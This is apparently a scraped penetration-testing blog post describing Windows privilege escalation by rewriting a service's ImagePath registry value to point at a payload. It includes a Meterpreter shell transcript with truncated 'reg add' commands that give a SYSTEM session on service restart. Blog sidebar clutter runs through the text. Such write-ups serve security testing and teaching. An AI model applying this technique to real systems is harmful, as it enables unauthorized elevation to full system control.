Weak Service Permissions | Token Manipulation

March 31, 2017

Insecure Registry Permissions

netbiosX | Privilege Escalation | ImagePath, Metasploit, payload, Privilege Escalation, Registry | Leave a comment

In Windows environments when a service is registered with the system a new key is created in the registry which contains the binary path. Even though that this escalation vector is not very common due to the fact that write access to the services registry key is granted only to Administrators by default however it should not be omitted by the penetration tester as another possible check.

The process of privilege escalation via insecure registry permissions is very simple. Registry keys for the services that are running on the system can be found in the following registry path:

```
1 HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\services
```

If a standard user has permissions to modify the registry key **"ImagePath"** which contains the path to the application binary then he could escalate privileges to system as the Apache service is running under these privileges.

Search the Lab

Search...

Author

netbiosX


Follow PenTest Lab

Enter your email address to follow this blog and receive notifications of new posts by email.

Join 1,640 other followers

Enter your email address

Follow



ImagePath Registry Key

The only thing that is required is to add a registry key that will change the ImagePath to the location of where the malicious payload is stored.

```
meterpreter > shell
Process 1812 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserve

C:\Users\pentestlab\Desktop>reg add "HKEY_LOCAL_MACHINE\SYST
/t REG_EXPAND_SZ /v ImagePath /d "C:\xampp\pentestlab2.exe"

reg add "HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\Ap
/t REG_EXPAND_SZ /v ImagePath /d "C:\xampp\pentestlab2.exe"

```

Recent Posts

- Lateral Movement – RDP
- DCShadow
- Skeleton Key
- Golden Ticket
- Dumping Clear-Text Credentials

Categories


- Coding (10)
- Defense Evasion (19)
- Exploitation Techniques (19)
- External Submissions (3)
- General Lab Notes (21)
- Information Gathering (12)
- Infrastructure (1)
- Maintaining Access (4)
- Mobile Pentesting (7)
- Network Mapping (1)
- Post Exploitation (11)
- Privilege Escalation (14)
- Red Team (23)
- Social Engineering (11)
- Tools (7)
- VoIP (4)
- Web Application (14)
- Wireless (2)

Archives

```
13 The operation completed successfully.
```

Registry ImagePath Modification

The next time that the service will restart, the custom payload will be executed instead of the service binary and it will return back a Meterpreter session as SYSTEM.



Privilege Escalation via Insecure Registry Permissions

Rate this:

Rate This

- July 2012
- June 2012
- April 2012
- March 2012
- February 2012

@ Twitter

- RT **@DirectoryRanger**: Microsoft Office – NTLM Hashes via Frameset, by **@netbiosX** **pentestlab.blog/2017/12/18/mic… 2 days ago**
- Astra - Automated Security Testing For REST API's **github.com/flipkart-incub… 2 days ago**
- RT **@nikhil_mitt**: [Blog] Silently turn off Active Directory Auditing using DCShadow. **#Mimikatz #RedTeam #ActiveDirectory https://t.co/f38Kkb… 2 days ago**
- SpookFlare - Loader, dropper generator with multiple features for bypassing client-side and network-side countermea… **twitter.com/i/web/status/9… 3 days ago**
- Windows Event Log to the Dark Side—Storing Payloads and Configurations **medium.com/@5yx**… **3 days ago**

Follow @netbiosX

Pen Test Lab Stats

- 2,941,780 hits

Blogroll

Share this:

Twitter Facebook 32 LinkedIn Pinterest

Reddit Tumblr Google

Like

Be the first to like this.

Related

Dumping Clear-Text Credentials
In "Post Exploitation"

Always Install Elevated
In "Privilege Escalation"

Weak Service Permissions
In "Privilege Escalation"

Leave a Reply

Enter your comment here...

Weak Service Permissions **Token Manipulation**

- **Packetstorm** Exploits,Advisories,Tools,Whitepapers 0
- **Metasploit** Latest news about Metasploit Framework and tutorials 0
- **0x191unauthorized** Tutorials 0
- **The home of WeBaCoo** Information about the WeBaCoo and other tutorials 0
- **Command Line Kung Fu** Command Line Tips and Tricks 0

Exploit Databases

- **Exploit Database** Exploits,PoC,Shellcodes,Papers 0
- **Metasploit Database** Exploit & Auxiliary Modules 0
- **Inj3ct0r Database** Remote,Local,Web Apps,Shellcode,PoC 0

Pentest Blogs

- **Carnal0wnage** Ethical Hacking Tutorials 0
- **Coresec** Pentest tutorials,Code,Tools 0
- **Notsosecure** From Pentesters To Pentesters 0
- **Pentestmonkey** Cheatsheets,Tools and SQL Injection 0
- **Pentester** Web Application Testing,Tips,Testing Tools 0
- **Packetstorm** Exploit Files 0
- **room362** Blatherings of a Security Addict 0
- **darkoperator** Shell is only the Beginning 0
- **Irongeek** Hacking Videos,Infosec Articles,Scripts 0

Professional

The Official Social Engineering Portal Information about the Social Engineering Framework,Podcasts and Resources 0

Next Conference

Security B-Sides London
April 29th, 2014

The big day is here.

Facebook Page

Penetrati…
9.9K likes

Like Page

Be the first of your friends to like this